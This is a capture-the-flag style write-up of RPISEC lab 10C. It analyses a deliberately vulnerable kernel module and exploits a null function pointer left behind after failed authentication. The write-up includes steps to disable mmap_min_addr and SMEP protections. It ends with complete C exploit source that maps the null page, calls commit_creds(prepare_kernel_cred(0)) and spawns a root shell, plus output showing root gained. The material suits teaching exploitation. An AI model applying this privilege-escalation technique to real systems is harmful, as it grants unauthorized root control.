RPISEC Lab 10 C

Kernel Null Pointer Dereference

Building and Inserting the Module


- The module does not come loaded onto the warzone from rpisec, so we have to build and load it ourselves. To start, we need the source code of the current kernel.

```
apt-get install build-essential linux-headers-$(uname -r)
```

- Once we've grabbed the source code from the github page, we need to make a simple makefile that will create the .ko kernel module to be loaded.

```
obj-m += lab10C.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

- Note that my warzone is running linux 3.16.0-30-generic, and in this case compilation will fail due to a missing include for kmalloc(), namely <linux/slab.h>.
- Once that code has been compiled, we should have a lab10C.ko file, this is our loadable module. We can use insmod to insert it into the kernel.
- Helpfully, the nice people at RPISEC have put a few printk statements to help us check what's going on at various points. The first thing we want to check the module loaded correctly – which is signified by output to dmesg, and a new character file at /dev/pwn.



```
✘ ⚡ root@kali  ~/Desktop/RPISec/lab10  ls
lab10C.c   lab10C.mod.c  lab10C.o  modules.order
lab10C.ko  lab10C.mod.o  Makefile  Module.symvers
 ⚡ root@kali  ~/Desktop/RPISec/lab10 
 ⚡ root@kali  ~/Desktop/RPISec/lab10  insmod lab10C.ko
 ⚡ root@kali  ~/Desktop/RPISec/lab10  dmesg | tail
[   60.588005] cfg80211:   (2457000 KHz - 2482000 KHz @ 40000 KHz), (N/A, 2000 mBm), (N/A)
[   60.588006] cfg80211:   (2474000 KHz - 2494000 KHz @ 20000 KHz), (N/A, 2000 mBm), (N/A)
[   60.588007] cfg80211:   (5170000 KHz - 5250000 KHz @ 80000 KHz, 160000 KHz AUTO), (N/A, 2000 mBm), (N/A)
[   60.588008] cfg80211:   (5250000 KHz - 5330000 KHz @ 80000 KHz, 160000 KHz AUTO), (N/A, 2000 mBm), (0 s)
[   60.588009] cfg80211:   (5490000 KHz - 5730000 KHz @ 160000 KHz), (N/A, 2000 mBm), (0 s)
[   60.588009] cfg80211:   (5735000 KHz - 5835000 KHz @ 80000 KHz), (N/A, 2000 mBm), (N/A)
[   60.588010] cfg80211:   (57240000 KHz - 63720000 KHz @ 2160000 KHz), (N/A, 0 mBm), (N/A)
[   64.072695] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: None
[ 2660.418244] Finished Init
[ 2660.418246] Can u get r00t?
 ⚡ root@kali  ~/Desktop/RPISec/lab10  ls /dev/pwn
/dev/pwn
 ⚡ root@kali  ~/Desktop/RPISec/lab10  file /dev/pwn
/dev/pwn: character special (10/55)
 ⚡ root@kali  ~/Desktop/RPISec/lab10 
```

Source Code Analysis – Finding the Vulnerability

- Looking at the source code of this module, we are first interested in where we can introduce user data – the pwn_write function.

```c
static ssize_t pwn_write(struct file* file, const char * buf, size_t count, loff_t *ppos)
{ // Here we check for the password

    printk(KERN_INFO "%s\n",buf);
    if( count == 0x31337) {
        if (sekret->auth) {
            // Do the root thing here.
            printk(KERN_INFO "Nice privs bro.\n");
        }
        return 0x31337;
    }

    if(buf[0] == '\x01') {
        printk("Flag is @ /root/flag");
    }

    if ( ( *(unsigned int *)buf ^ 0xcafebabe) == 0) {
        printk(KERN_INFO "Performing Key Authentication now...\n");
        sekret->algo(buf);
    }

    return count;
}
```

- As we can see, the first if statement is a bit redundant. The second if statement lets us know we are communicating with the device, the third if statement is the what we want to look at more.
- This statement first casts our buffer from char * to int *, dereferences it and then checks whether what we have supplied is equal to 0xcafebabe (through an xor). If this is the case, the function pointer from the sekret struct is called. So now we know the first 4 bytes of our buffer must be 0xcafebabe in order to trigger another function.
- Inserting some helpful printk debug statements and recompiling the code can help us ensure we are hitting the write code paths.

```
⚡ root@kali  ~/Desktop/RPISec/lab10  dmesg | tail
[ 4516.840772] CR2: 0000000000000000
[ 4516.840773] ---[ end trace f5c675f313ba1b51 ]---
[ 4546.780491] Cleaning up module.
[ 4554.351196] Finished Init
[ 4554.351199] Can u get r00t?
[ 4560.139127] \xffffffbe\xffffffba\xfffffffe\xffffffca
[ 4560.139131] [+] *(unsigned int *) buf == 0xcafebabe
[ 4560.139132] Performing Key Authentication now...
[ 4560.139133] Inside algo_xor!
[ 4560.139136] Authentication Failed!
⚡ root@kali  ~/Desktop/RPISec/lab10
```

- It makes sense now to look at the algo_xor function (a pointer to which is stored in sekret->algo). First lets see the sekret struct:

```
typedef struct key_material {
    char key[1024];
    void (*algo)(char *);
    int auth;
}da_keyz;

```

- There are two mistakes in the algo_xor function:

```
void algo_xor(char * buf) {
/*
    Secure One-Time Pad Authentication Function.
*/
    int i;
    int sum;

    sum = 0;
    printk(KERN_INFO "Inside algo_xor!\n");

    for(i=0; i <= 1024; i++) {
        sekret->key[i] ^= buf[i];
    }

   for(i=0; i <= 1024; i++) {
        sum += sekret->key[i];
    }

    if(sum == 0) {
        sekret->auth = 1;
    }
    else {
        printk(KERN_INFO "Authentication Failed!\n");
        memset(sekret, 0 , sizeof(struct key_material));
        get_random_bytes(&(sekret->key),1024);
    }
    return;
}
```

- The first mistake is an off by one in the for loops. Each loop iterates past the bounds of the key buffer by one byte, and since this is declared above the function pointer in memory, we could overwrite the least significant bit of the function pointer.
- This isn’t massively ideal, it would be much better to be able to overwrite the most significant bit and then map pages in that range.

- The second mistake occurs when authentication fails. The sekret struct is zeroed out but the function pointer is never reset to algo_xor. This leads us to a pretty simple null pointer dereference if we write to the device twice and ensure we don't authenticate.

```
⚡ root@kali  ~/Desktop/RPISec/lab10  python lab10_exploit.py
[1]    8282 killed     python lab10_exploit.py
✘ ⚡ root@kali  ~/Desktop/RPISec/lab10  dmesg | tail
[ 6039.203059] Call Trace:
[ 6039.203063]  [<ffffffffa046f09d>] ? pwn_write+0x9d/0xb0 [lab10C]
[ 6039.203067]  [<ffffffff811c4ae2>] ? vfs_write+0xb2/0x1f0
[ 6039.203069]  [<ffffffff811c5672>] ? SyS_write+0x42/0xb0
[ 6039.203073]  [<ffffffff8156df4d>] ? system_call_fast_compare_end+0xc/0x11
[ 6039.203074] Code:  Bad RIP value.
[ 6039.203076] RIP  [<          (null)>]           (null)
[ 6039.203077]  RSP <ffff880074e6fed0>
[ 6039.203077] CR2: 0000000000000000
[ 6039.203079] ---[ end trace f5c675f313ba1b59 ]---
⚡ root@kali  ~/Desktop/RPISec/lab10 
```

- So now we know we definitely have a vulnerability, its time to build a working exploit.

<u>Developing the Exploit – Null Pointer Dereference</u>

- The first thing to note is that on my version of the VM, mmap_min_addr as well as SMEP are both enabled. I'm pretty confident that these protections would pretty much make this a non-exploitable bug, so the first part of this section will detail how to turn them off easily (this is obviously cheating, but its all part of the learning experience).
- To check that mmap_min_addr is enabled we can do:

```
gdb-peda$ cat /proc/kallsyms | grep mmap_min_addr
c1284700 T mmap_min_addr_handler
c19afcc0 D dac_mmap_min_addr
c1a4362d t init_mmap_min_addr
c1acfd14 t __initcall_init_mmap_min_addr0
c1b9c060 B mmap_min_addr
```

- To turn it off we simply do the following (as root):

```
echo "vm.mmap_min_addr = 0" > /etc/sysctl.d/mmap_min_addr.conf
/etc/init.d/procps restart
```

- We can check if SMEP is enabled by doing grep smep /proc/kallsyms
- Next, to turn SMEP off, we can use a handy feature of VMware, in which we can set the hardware version of the CPU, and so set it to such a level that SMEP essentially does not exist.
- We insert the following lines into the .vmx file of the VM.

```
virtualHW.version = 8
```

- Now, if we map a load of int3 breakpoints to a null page, and trigger the vulnerability, we should get a trap fault instead of a page fault (with SMEP enabled, if the kernel tries to execute instructions in userland addresses a page fault occurs).

```
root@warzone:/home/gameadmin/level10# ./a.out
[+] mapped null page [+]
[+] 0 points to 0xcccccccc [+]
Segmentation fault
root@warzone:/home/gameadmin/level10#
```


```
[  202.101678] note: a.out[1115] exited with preempt_count 1
[  213.559056] cafebabe
[  213.559747] Performing Key Authentication now...
[  213.560454] int3: 0000 [#3] SMP
[  213.561135] Modules linked in: lab10C(OE) ppdev coretemp crc32_pclmul vmw_balloon aesni_intel ae
k_helper cryptd snd_ens1371 serio_raw snd_ac97_codec ac97_bus gameport snd_rawmidi snd_seq_device s
 snd soundcore vmw_vmci drm_kms_helper drm joydev i2c_piix4 shpchp parport_pc lp parport mac_hid hi
e mptspi mptscsih mptbase pcnet32 ahci libahci mii scsi_transport_spi pata_acpi floppy
[  213.564840] CPU: 0 PID: 1116 Comm: a.out Tainted: G      D    OE 3.16.0-30-generic #40~14.04.1-U
[  213.566307] Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference Platform
[  213.567759] task: f45dc410 ti: f2a20000 task.ti: f2a20000
[  213.568486] EIP: 0060:[<00000001>] EFLAGS: 00000282 CPU: 0
[  213.569245] EIP is at 0x1
[  213.569958] EAX: 0804b418 EBX: f4500c00 ECX: 00000006 EDX: f47c3000
[  213.570624] ESI: 00000400 EDI: f9831000 EBP: f2a21f60 ESP: f2a21f4c
[  213.571314]  DS: 007b ES: 007b FS: 00d8 GS: 00e0 SS: 0068
[  213.572003] CR0: 80050033 CR2: b7e6f280 CR3: 32f48000 CR4: 000407f0
[  213.572724] Stack:
[  213.573402]  f9831088 f98320c0 cafebabe 00000400 0804b418 f2a21f88 c118e6fd f2a21f98
[  213.574120]  f3c7ada4 00000003 f4e8cccc 0804b418 f4500c00 f4500c00 0804b418 f2a21fac
[  213.574831]  c118edc6 f2a21f98 00000400 00000000 00000000 00000003 00000000 00000000
[  213.575533] Call Trace:
[  213.576235]  [<f9831088>] ? pwn_write+0x88/0xb0 [lab10C]
[  213.576952]  [<c118e6fd>] vfs_write+0x9d/0x1d0
[  213.577616]  [<c118edc6>] SyS_write+0x46/0x90
[  213.578303]  [<c169285f>] sysenter_do_call+0x12/0x12
[  213.578972] Code:  Bad EIP value.
[  213.579662] EIP: [<00000001>] 0x1 SS:ESP 0068:f2a21f4c
```

- Finally, I want to mention another handy trick to debug the kernel using IDA and VMware. We can add the following lines to our .vmx file to force the VM to attach to a debugger on boot:

```
debugStub.listen.guest32 = "TRUE"
debugStub.hideBreakpoints= "TRUE"
monitor.debugOnStartGuest32 = "TRUE"
```

- Then, once we've booted the vm, open up IDA and go to debugger->attach->remote gdb debugger, set the host to localhost and the port to 8832 and click ok. We then click on attach to process, and we should attach to the VM stuck on a breakpoint, clicking on continue (the play button) allows the VM to boot as normal.
- Now, for this instance we need to load the kernel module and get the address of the pwn_write function so we can set a breakpoint on it and check what happens when we trigger calls.

```
root@warzone:/home/gameadmin/level10# grep pwn_write /proc/kallsyms
f82ba000 t pwn_write    [lab10C]
```



- As a side note, we can easily resolve kernel symbols if we copy the kallsyms file over to our host and use the following IDA python script from https://www.hex-rays.com/products/ida/support/tutorials/debugging_gdb_linux_vmware.pdf.


```
for line in ksyms:
 if line[9]=='A': continue # skip absolute symbols
 addr = int(line[:8], 16)
 name = line[11:-1]
 if name[-1]==']': continue # skip module symbols
 idaapi.set_debug_name(addr, name)
 MakeNameEx(addr, name, SN_NOWARN)
 Message("%08X: %s\n"%(addr, name))
```

- Now, to develop the actual exploit we need to do a few things:
  - Get the address of prepare_kernel_cred and commit_creds from kallsyms so that we can elevate the current tasks privileges to that of root.
  - Map an executable page in memory starting at 0x0.
  - We then can then use an assembly stub function that calls our privilege escalation code, which is copied into our executable page.
  - Call pwn_write twice to trigger the null pointer dereference, which then executes our privilege escalation.
  - Spawn a root shell.
- The code for which is as follows:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

#define BUF_SIZE 512

struct cred;
struct task_struct;

/* Definitions for commit_creds and prepare_kernel_cred */
typedef struct cred *(*prepare_kernel_cred_t)(struct task_struct
*daemon)
  __attribute__((regparm(3)));

typedef int (*commit_creds_t)(struct cred *new)
  __attribute__((regparm(3)));

prepare_kernel_cred_t prepare_kernel_cred;
commit_creds_t commit_creds;

/*
* Get the kernel addresses of symbols
*/
void *get_ksym(char *name) {
    FILE *f = fopen("/proc/kallsyms", "rb");
    char c, sym[512];
    void *addr;
    int ret;

    while(fscanf(f, "%p %c %s\n", &addr, &c, sym) > 0)
        if (strcmp(sym, name) == 0)
      {
          printf("[+] Found address of %s at 0x%p [+]\n", name,
addr);
            return addr;
      }
    return NULL;
}

/*
* set uid/gid of current task to 0 (root) by commiting a new
* kernel cred struct. This is run in ring 0.
*/
void get_root()
{
     commit_creds(prepare_kernel_cred(0));
}

/*
* Here we use inline asm to call the get_root function.
* We dont actually need this, but it taught me how to
* use inline assembly to create shellcode stubs.
* This is run in ring 0.
```

```
*/
void stub()
{
	asm("call *%0" : : "r"(get_root));
}


int main()
{
	/* get the addresses of the functions we need */
	commit_creds = get_ksym("commit_creds");
	prepare_kernel_cred = get_ksym("prepare_kernel_cred");

	if(!commit_creds || !prepare_kernel_cred)
	{
		printf("[x] Error getting addresses from kallsyms, 
exiting... [x]\n");
		return -1;
	}

	char *buf = malloc(BUF_SIZE);

	/* To trigger the exploit, the first 4 bytes must equal 
0xcafebabe */
	memset(buf, 0x00, BUF_SIZE);
	buf[3] = 0xca;
	buf[2] = 0xfe;
	buf[1] = 0xba;
	buf[0] = 0xbe;


	long *addr =(long *)  mmap(0, 4096, 
PROT_READ|PROT_WRITE|PROT_EXEC,
			MAP_FIXED|MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);

	if(addr == -1)
	{
		printf("mmap error\n");
		return -1;
	}

	printf("[+] mapped null page [+]\n");

	  void **fn = 0x600; //due to the way the fp is called, we 
start at 0x600

	/* We copy the asm from our stub to the mapped page */
	/* Debugging showed we can't simply put a pointer to our 
get_root function there */
	memcpy(fn, stub, 128); //get_root can also be used here.

	printf("[+] Mapped Null Page and copied code [+]\n");
	printf("[+] %x points to %p [+]\n", fn, *fn);

	/* Here we do the first call to pwn_write */
```

```
      /* We fail authentication, causing the function pointer to be
nulled */
        int fd = open("/dev/pwn", O_RDWR);

      if(fd < 0)
      {
            printf("[x] Unable to open device /dev/pwn, exiting....
[x]\n");
            return -1;
      }

        int ret = write(fd, buf, BUF_SIZE);

      printf("[+] First write returned %x [+]\n", ret);
      printf("[+] Triggering vulnerability through second call
[+]\n");

      int fd_trigger = open("/dev/pwn", O_RDWR);
      write(fd_trigger, buf, BUF_SIZE);

      close(fd);
      close(fd_trigger);

      if(getuid() == 0)
      {
            printf("[!!!] Enjoy your root shell [!!!]\n");
            system("/bin/sh");
            return 0;
      }
      else
      {
            printf("[x] Something went horribly wrong, couldn't
elevate privs [x]\n");
            return -1;
      }

}
```



```
gameadmin@warzone:~$ whoami
gameadmin
gameadmin@warzone:~$ ./lab10_exploit
[+] Found address of commit_creds at 0x0xc107f910 [+]
[+] Found address of prepare_kernel_cred at 0x0xc107fbd0 [+]
[+] mapped null page [+]
[+] Mapped Null Page and copied code [+]
[+] 600 points to 0xb8e58955 [+]
[+] First write returned 200 [+]
[+] Triggering vulnerability through second call [+]
[!!!] Enjoy your root shell [!!!]
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```